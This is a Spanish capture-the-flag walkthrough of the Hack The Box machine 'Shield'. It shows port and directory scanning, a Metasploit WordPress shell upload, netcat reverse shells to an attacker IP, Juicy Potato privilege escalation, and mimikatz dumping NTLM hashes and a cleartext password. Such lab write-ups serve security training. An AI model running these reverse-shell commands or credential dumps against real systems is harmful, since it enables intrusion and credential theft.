Shield


Enumeration

Se realiza revisión de la arquitectura

Nmap -A -v 10.10.10.29 -p-

```
Host is up (0.17s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp open  mysql   MySQL (unauthorized)

OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:micros
Aggressive OS guesses: Microsoft Windows Server 2016 (91%)
 2012 or Windows Server 2012 R2 (85%), Microsoft Windows S
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.333 days (since Mon May  4 13:27:45 2020)
Network Distance: 2 hops
```



Se realiza escan de subdirectorios

```
|-------(root@kali)-------|(~/HackTheBox/dirsearch)
|
|-->{SFire129}#gobuster dir -u http://10.10.10.29/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.29/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/04 21:37:04 Starting gobuster
===============================================================
/wordpress (Status: 301)
===============================================================
2020/05/04 21:38:23 Finished
===============================================================
|-------(root@kali)-------|(~/HackTheBox/dirsearch)
```

Se configura exploit

```
Metasploit tip: You can use help to view all available commands

msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD P@s5w0rd!
PASSWORD => P@s5w0rd!
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress
TARGETURI => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.10.10.29
RHOSTS => 10.10.10.29
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
```

Se cambia de forma local el directorio con el comando lcd

```
msf > lcd /home/username/Downloads
```

Y ahí se subirá nc.exe, mimikatz.exe Shell.bat, JuicePotato.exe

El archivo .bat lleva el siguiente url la cual se puede crear desde la Shell creada para nc en el puerto 1234

```
echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.
exe 10.10.14.27 1111 > shell.bat
```

```
100777/rwxrwxrwx  347648   fil   2020-05-04 20:57:41 -0400  jp.exe
100777/rwxrwxrwx  347648   fil   2020-05-05 05:52:11 -0400  js.exe
100777/rwxrwxrwx  1006744  fil   2020-05-05 03:40:50 -0400  m.exe
100777/rwxrwxrwx  59392    fil   2020-05-05 05:28:32 -0400  nc.exe
100777/rwxrwxrwx  45       fil   2020-05-05 03:31:02 -0400  s.bat
100777/rwxrwxrwx  91       fil   2020-05-05 03:33:12 -0400  s1.bat
100777/rwxrwxrwx  89       fil   2020-05-05 05:52:33 -0400  shell.bat
```

Nota: JuicePotato.exe se renombra por js

Se pone a la escucha netcat nc -lvp 1234 y se lanza el nc con conexión al 1234

```
msf > execute -f nc.exe -a "-e cmd.exe 10.10.14.2 1234"
```

```
/usr/share/windows-resources/binaries/nc.exe
|-------(root@kali)-------|(/home/kali/Desktop)
|
|-->{SFire129}#nc -lvp 1234
listening on [any] 1234 ...
10.10.10.29: inverse host lookup failed: Unknown host
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.29] 50615
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-content\uploads>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.
```

Por otro lado se pone a la escucha el puerto 1111 con el netcat

Y se procede a llamar desde la primer consola nc el .bat creando así una segunda Shell con privilegios de administrador

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat
-l 1337
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
```

kali@kali: ~

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1451  bytes 1098818 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

|-------(root@kali)-------|(~/HackTheBox/Shield)
|
|-->{SFire129}#nc -vlp 1111
listening on [any] 1111 ...
10.10.10.29: inverse host lookup failed: Unknown host
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.29] 50655
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ..
cd ..
cdPS C:\Windows>  ..
ccd ..
PS C:\>cd Users
cd Users
PS C:\Users> dir
dir
```

Se navega hasta el directorio administrador donde se encuentra el flag

```
PS C:\Users\Administrator\Desktop> type root.txt
type root.txt
6e9a9fdc6f64e410a68b847bb4b404fa
PS C:\Users\Administrator\Desktop>
```

Por último se sube el ejecutable mimikatz.exe y se ejecuta sobre la consola administradora

```
PS C:\inetpub\wwwroot\wordpress\wp-content\uploads> ./mimikatz.exe
./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa:
ERROR mimikatz_doLocal ; "sekurlsa:" command of "standard" module not found !
```

Se ejecuta sekurlsa::logonpasswords para ver la información que se encuentra en random memory

```
mimikatz # sekurlsa::logonpasswords
```

Obteniendo usuario y contraseña original de la máquina

```
Authentication Id : 0 ; 295366 (00000000:000481c6)
Session           : Interactive from 1
User Name         : sandra
Domain            : MEGACORP
Logon Server      : PATHFINDER
Logon Time        : 5/4/2020 5:21:27 PM
SID               : S-1-5-21-1035856440-4137329016-3276773158-1105
        msv :
         [00000003] Primary
         * Username : sandra
         * Domain   : MEGACORP
         * NTLM     : 29ab86c5c4d2aab957763e5c1720486d
         * SHA1     : 8bd0ccc2a23892a74dfbbbb57f0faa9721562a38
         * DPAPI    : f4c73b3f07c4f309ebf086644254bcbc
        tspkg :
        wdigest :
         * Username : sandra
         * Domain   : MEGACORP
         * Password : (null)
        kerberos :
         * Username : sandra
         * Domain   : MEGACORP.LOCAL
         * Password : Password1234!
```